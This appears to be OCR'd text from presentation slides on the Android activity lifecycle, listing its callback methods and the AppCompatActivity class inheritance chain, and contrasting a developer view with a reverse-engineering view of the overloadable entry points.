

Activity starts
onCreate()
User navigates back to the activity
onStart()
onRestart()
Process is killed
onResume()
Activity is running
The activity comes to the foreground
Another activity comes in front of the activity
Other applications need memory
onPause()
The activity comes to the foreground
The activity is no longer visible
onStop()
onDestroy()
Activity is shut down

*Image from Google Developer Site

ANDROID ACTIVITY LIFECYCLE

Developer version




Activity starts
onCreate()
User navigates back to the activity
onStart()
onRestart()
Process is killed
onResume()
Activity is running
The activity comes to the foreground
Normal "entry points" overloaded by developers
Another activity comes in front of the activity
Other applications need memory
onPause()
The activity comes to the foreground
The activity is no longer visible
onStop()
onDestroy()
Activity is shut down

*Image from Google Developer Site

ANDROID ACTIVITY LIFECYCLE

Classes extended

Creating a simple Activity extends all these classes…



android.support.v7.app.AppCompatActivity
Extends
android.support.v4.app.FragmentActivity
Extends
android.app.Activity
Extends
android.view.ContextThemeWrapper
Extends
android.content.ContextWrapper
Extends
android.content.Context
Extends
java.lang.Object

Compiling at Android SDK 22 with backward compatibility to 15

ANDROID ACTIVITY LIFECYCLE

Classes extended

Creating a simple Activity extends all these classes…


android.support.v7.app.AppCompatActivity
Extends
android.support.v4.app.FragmentActivity
Extends
android.app.Activity
Extends
android.view.ContextThemeWrapper
Extends
android.content.ContextWrapper
Extends
android.content.Context
Extends
java.lang.Object

7 classes of potentially overloadable classes

Compiling at Android SDK 22 with backward compatibility to 15

ANDROID ACTIVITY LIFECYCLE

Reverse Engineer version

